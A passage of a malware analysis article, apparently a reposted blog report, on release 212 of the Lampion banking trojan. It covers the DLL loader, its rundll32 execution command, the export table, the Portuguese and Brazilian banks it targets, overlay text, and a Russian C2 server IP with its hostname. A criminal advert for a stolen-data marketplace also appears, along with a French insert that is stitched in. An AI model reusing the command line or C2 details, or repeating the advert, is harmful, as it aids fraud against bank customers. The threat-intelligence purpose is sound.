The **P-17-4 DLL** is then renamed when downloaded and injected into the memory via the DLL injection technique. The EAT function "**mJ8Lf9v0GZnptOVNB2I**" is triggered to start the DLL loader.C:\Windows\System32\rundll32.dll"%AppData%\Local\Temp\rand\_folder\random\_name.dll" mJ8Lf9v0GZnptOVNB2I



TROJAN DLL LOADER EXECUTED BY DLL INJECTION

LAMPION DLL (TROJAN ITSELF)  
PROTECTED WITH PASSWORD


**Figure 9:** *Lampion DLLs – release 212 (February 2022).*

The main goal of the DLL loader is just to unzip the 2nd DLL called “**soprateste.zip**” which is protected with a hardcoded password. All the process from this point is the same as the last articles we have published, namely:

- **Targeting Portugal: A new trojan ‘Lampion’ has spread using template emails from the Portuguese Government Finance & Tax – DECEMBER 2019**
- **Lampion malware origin servers geolocated in Turkey, FEBRUARY 2020**
- **Lampion malware v2 February 2020, FEBRUARY 2020**
- **New release of Lampion trojan spreads in Portugal with some improvements on the VBS downloader, JULY 2020**
- **Lampion trojan disseminated in Portugal using COVID-19 template, FEBRUARY 2021**

## Details of the Lampion release 212

The single task of the first DLL is just to unzip the 2nd one with a hardcoded password. As usual, the DLL inside **soprateste.zip** carries a message in Chinese for researchers:



**Figure 10:** Message hardcoded inside the *soprasteste.zip* DLL (the *Lampion* itself) and part of the *unzip* process.

As usual, the trojan maintains intact its EAT since 2019. The call “**DoThisBicht**” is invoked from the DLL loader, and the malware starts its malicious activity. Figure 11 below shows the comparison of the EAT between the different versions from 2019 to 2022, and no differences were noticed.

dbkFCallWrapperAddr	Ordinal	Function RVA	Name RVA	Name
0x00B6E640	1	772640	194E4A2	dbkFCallWrapperAddr
0x0040F984	2	F984	194E48E	__dbk_fcalle_wrapper
0x00B464F4	3	A1B84	194E3EC	TMethodImplementationIntercept
0x00413318	4	74A7DC	194D6DE	CallFormPrincipal
0x00B46500	5	74A854	194D753	GetFileVersionInfoSizeA
0x00B4650C	6	74A848	194D73F	GetFileVersionInfoA
0x00B464DC	7	74A860	194E40B	VerQueryValueA
0x00B46548	8	74A83C	194E41A	VerQueryValueW
0x00B4656C	9	74A830	194D783	GetFileVersionInfoW
0x004A1B84	A	74A830	194D797	GetFileVersionInfoW
0x00B4657C	B	13330	194D76B	GetFileVersionInfoSizeW
0x00B46518	C	74A824	194D72D	FilterSendMessage
0x00B4653C	D	74A818	194D70E	FilterConnectCommunicationPort
0x00B4653C	E	74A80C	194D7AB	GetMappedFileNameW
0x00413330	F	74A800	194E43D	WNetAddConnection2W
0x00B46560	10	13318	194E468	WNetGetConnectionW
0x00B46554	11	74A7F4	194E451	WNetCancelConnection2W
0x00B46530	12	74A7E8	194E47B	WNetUseConnectionW
0x00B46524	13	74A7D0	194E429	WNetAddConnection2A
0x00B46580	14	74A86C	194D6F0	CryptUIDlgCertMgr
0x00B46578	15	74A870	194E3DB	SHGetFolderPathW
0x00B464E8	16	74A874	194D702	<b>DoThisBicht</b>

**Figure 32:** Export Address Table (EAT) from the DLL inside *0.zip*.

DECEMBER 2019

JULY 2020

FEBRUARY 2022

**Figure 11:** Export Address Table (EAT) from the DLL inside the *soprasteste.zip* file (the *Lampion* trojan itself).

The target brands are the same observed in the past campaigns, with the focus on Brazilian and Portuguese banking organizations.



0x5106a0c (28): banco montepio  
0x5106a38 (16): montepio  
0x5106a6c (26): millenniumbcp  
0x5106aa8 (18): Santander  
0x5106ac8 (14): BPI Net  
0x5106ae4 (18): Banco BPI  
0x5106b18 (24): Caixadirecta  
0x5106b40 (42): Caixadirecta Empresas  
0x5106b8c (20): NOVO BANCO  
0x5106bc4 (14): EuroBic  
0x5106bfa (16): Credito Agricola  
0x5106c24 (20): Login Page  
0x5106c48 (22): CA Empresas  
0x5106c80 (18): Bankinter  
0x5106cb4 (20): ActivoBank  
0x5107118 (36): itauaplicativo.exe  
0x5109568 (14): TravaBB  
0x5109586 (32): Banco do Brasil  
0x51095b4 (16): Traazure  
0x51095d6 (32): Caixa Economica  
0x5109604 (20): Travsantos  
0x510962a (20): Santander  
0x510964c (14): Travsic  
0x510966a (14): Sicred  
0x5109688 (14): Travite  
0x51096c0 (18): Travdesco  
0x51096e2 (18): Bradesco  
0x5109704 (22): BANRITRAVAR  
0x510972a (18): Banrisul  
0x510974c (20): TravaBitco  
0x5109772 (32): Mercado Bitcoin  
0x51097a0 (14): Travcit  
0x51097be (18): Citibank  
0x51097e0 (18): Travorigs  
0x5109802 (30): Banco Original  
0x5109830 (18): SICTRAVAR  
0x5109852 (14): Sicoob

When started, the trojan collects information about the opened processes on the target machine. If the title of the pages matches the hardcoded strings presented above, then it starts the malicious overlay process that presents fake messages and windows impersonating the target bank to lure the victims.




Figure 12: Lampion overlay screens (courtesy of MillenniumBCP – Portugal).

No NOVO BANCO a privacidade e a prote  
o dos dados pessoais dos seus clientes e dos demais  
titulares de dados pessoais s  
o fundamentais. Saiba como tratamos os seus dados, com quem  
os partilhamos, durante quanto tempo os conservamos, bem como as formas de entrar em  
contacto com o NOVO BANCO e de exercer os seus direitos.  
O NOVO BANCO apenas recolhe e trata os dados pessoais necess  
rios para lhe prestar um  
o de qualidade e o mais personalizado poss  
vel, enquanto Institui  
rio Financeiro e Mediador de Seguros. O NOVO BANCO n  
o trata dados pessoais  
o sejam necess  
o de servi  
os acordada ou aos produtos adquiridos.  
escolher o Santander  
Somos um Banco de solidez reconhecida e que lhe oferece condi  
es competitivas em v  
produtos financeiros, assim como descontos para utilizar no dia a dia numa vasta rede de  
parceiros. O Banco Santander tem mais de 120 milh  
es de Clientes por todo o mundo. Conte  
conosco mesmo fora de Portugal. Mantivemos resultados positivos, mesmo durante a crise  
financeira, e refor  
mos sustentadamente o apoio  
economia. Este ano fomos distinguidos  
como o "Banco do Ano em Portugal", "Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".  
mais um momento e n  
o desligue seu computador durante este procedimento.  
Este ano fomos distinguidos  
como o "Banco do Ano em Portugal", "Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".  
mais um momento e n  
o desligue seu computador durante este procedimento.  
Constitui preocupa  
o constante do Millennium bcp a prote  
o adequada dos seus ativos de  
o, de uma forma consistente com a sua import  
ncia, valor e sensibilidade, com o  
objetivo de garantir a sua confidencialidade, integridade e disponibilidade. Consequentemente,  
o Millennium bcp tem implementado um conjunto de mecanismos e controlos de seguran  
baseados nos melhores padr  
es internacionais que lhe permitem mitigar, permanentemente, os  
riscos associados a esta atividade. Lembre-se que a prote  
o do seu computador e dos seus  
dados depende de si. Aguarde mais um momento.  
Somos um grande Grupo Financeiro privado portugu  
s, com presen  
a internacional e provada

**Figure 13:** Part of the hardcoded messages present on the Delphi forms that are exhibited during the trojan execution.

As mentioned, Lampion is using the same C2 server geolocated in Russia at least for two years. Figure 14 compares the Lampion release 207 – from 2020 – and the new release 212 – February 2022. As presented, the server “5.188.9.28” has been used at least since 2020 by the criminals’ gang in order to orchestrate all the operations.

LAMPION VERSION: 207 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28

“montepio - mozilla firefox”

Results - rundll32.exe (11044)

Address	Length	Result
0x8FF09c	10	5.188.9.28
0x8FF4a4	10	5.188.9.28
0x8FFb28	10	5.188.9.28
0x8FFb33	10	5.188.9.28
0x8FFb68	10	5.188.9.28
0x29F98ec	20	5.188.9.28
0x29F9902	20	5.188.9.28
0x29F9940	10	5.188.9.28
0x2a119e4	20	5.188.9.28
0x2a12224	20	5.188.9.28
0x2a524c0	20	5.188.9.28
0x6565ff4	108	O[207X]..JFF   18252A8000000000 5.188.9.28  @-@
0x658F0c0	10	5.188.9.28
0x66532bc	20	5.188.9.28
0xabaed68	10	5.188.9.28
0xc966f22	1936	O[207X]..JFF   252A8000000000 5.188.9.28  @-@Access violation at address 04BCB368 in m

LAMPION VERSION: 212 WITH C2 SERVER GEOLOCATED IN RUSSIA: 5.188.9.28

Results - rundll32.exe (11044)

Index	Protocol	Local Address	Remote Address	Local Port	Remote Port	Local Host	Remote Host	Service Name	Packets	Data Size
1	UDP	255.255.255.255	9999	9999					2 (2; 0)	58 Bytes (58; 0)
2	TCP	5.188.9.28	4007	9171					37 (16 ...)	672 Bytes (180...)

Figure 14: Lampion is using the same C2 server observed in 2020 and geolocated in Russia.


Interestingly, the C2 server – a Windows machine – has the Microsoft RPC Endpoint Mapper service exposed, which allows mapping some of the services running on the machine, associated pipes, hostname, etc.

Through this information, it was possible to obtain the hostname of the remote machine: **WIN-344VU98D3RU**.

After a quick search, the hostname seems to have already been associated with other malicious groups operating different types of malware, such as the **bazaar** (see the article [here](#)), and also **LockBit 2.0** ransomware (take a look [here](#)).



During this event, we believe that the attacker disclosed the remote workstation name **win-344vu98d3ru**.



Rien moins que 12 revendications renvoient à un hôte nommé *s11302146*, trois à *WIN-03L5077VAQS*, huit à **WIN-344VU98D3RU**, et seize à *WIN-8SOTRFOOD96*. Au total, il apparaît raisonnable d'estimer que LockBit 2.0 a réalisé au moins 60 attaques en moins que n'ont pu le laisser penser ses revendications.

Pour la franchise **LockBit 2.0** et ses affidés, l'intérêt de la manœuvre est double. Tout d'abord la franchise paraît ainsi plus active qu'en réalité – et donc plus attractive pour les cybermalfaiteurs.


[HTTPS://WWW.LEMAGIT.FR/ACTUALITES/252510802/RANSOMWARE-COMMENT-LA-FRANCHISE-LOCKBIT-20-GONFLE-ARTIFICIELLEMENT-SES-CHIFFRES](https://www.lemagit.fr/actualites/252510802/ransomware-comment-la-franchise-lockbit-20-gonfle-artificiellement-ses-chiffres)


[HTTPS://THEDFIRREPORT.COM/2021/11/29/CONTINUING-THE-BAZAR-RANSOMWARE-STORY/](https://thedfirreport.com/2021/11/29/continuing-the-bazar-ransomware-story/)

**Figure 15:** *IoCs related to the hostname used by Lampions C2 server (WIN-344VU98D3RU).*


Although it is not possible to confirm whether this is a hostname associated with other Cloud machines and used by legitimate systems, it was possible to identify that there are machines spread all over the world with the same hostname, and in some situations, only a few machines available per country.

In total, 81.503 machines were identified, with around 45k in The Netherlands, 25k in Russia, 2.5k Turkey, 2K Ukraine, 1.5k in US, etc.





The complete list of hosts can be found below.



## Final Thoughts

Nowadays, we are facing a growing of Brazilian trojans at a very high speed. Each one of them with its peculiarities, TTPs, etc. With this in mind, criminals achieve a FUD condition that allows them to avoid detection and impact a large number of users around the world.

In this sense, monitoring these types of IoCs is a crucial point now, as it is expected that in the coming weeks or months new infections or waves can emerge.

Mitre Att&ck Matrix and Indicators of Compromise (IOCs) are available in the original post published by the cybersecurity researchers Pedro Tavares:

<https://seguranca-informatica.pt/the-hidden-c2-lampion-trojan-release-212-is-on-the-rise-and-using-a-c2-server-for-two-years/#.Yi32dnrMK5d>

### About the author Pedro Tavares:

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker, Malware Analyst and also a Security Evangelist. He is also a founding member and Pentester at CSIRT.UBI and founder of the security computer blog [seguranca-informatica.pt](https://seguranca-informatica.pt).

Pierluigi Paganini

(SecurityAffairs – hacking, Lampion trojan)

Share On



You might also like



Experts believe that Russian Gamaredon APT could fuel a new round of DDoS attacks



May 28, 2022 By [Pierluigi Paganini](#)

There you can buy or download for free private and compromising data of your competitors. we public schemes, drawings, technologies, political and military secrets, accounting reports and clients databases. All this things were gathered from the largest worldwide companies, conglomerates and concerns with every activity. we gather data using vulnerability in their IT infrastructure. in their IT infrastructure.

Industrial spy team processes huge massives every day to devide you results. You can fid it in their portal:

http://

(Tor browser required)

we can save your time gaining your own goals or goals of your company.with our information you could refuse partnership with unscrupulous partner, reveal dirty secrets of your competitors and enemies and earn millions dollars using insider information.

"He who owns the information, owns the world"

Nathan Mayer Rothschild

## **The strange link between Industrial Spy and the Cuba ransomware operation**

---

May 28, 2022 By [Pierluigi Paganini](#)

Copyright 2021 Security Affairs by Pierluigi Paganini All Right Reserved.

[Back to top](#)

- [Home](#)
- [Cyber Crime](#)
- [Cyber warfare](#)
- [APT](#)
- [Data Breach](#)
- [Deep Web](#)
- [Digital ID](#)
- [Hacking](#)
- [Hacktivism](#)
- [Intelligence](#)
- [Internet of Things](#)
- [Laws and regulations](#)
- [Malware](#)
- [Mobile](#)
- [Reports](#)
- [Security](#)
- [Social Networks](#)
- [Terrorism](#)
- [ICS-SCADA](#)
- [EXTENDED COOKIE POLICY](#)
- [Contact me](#)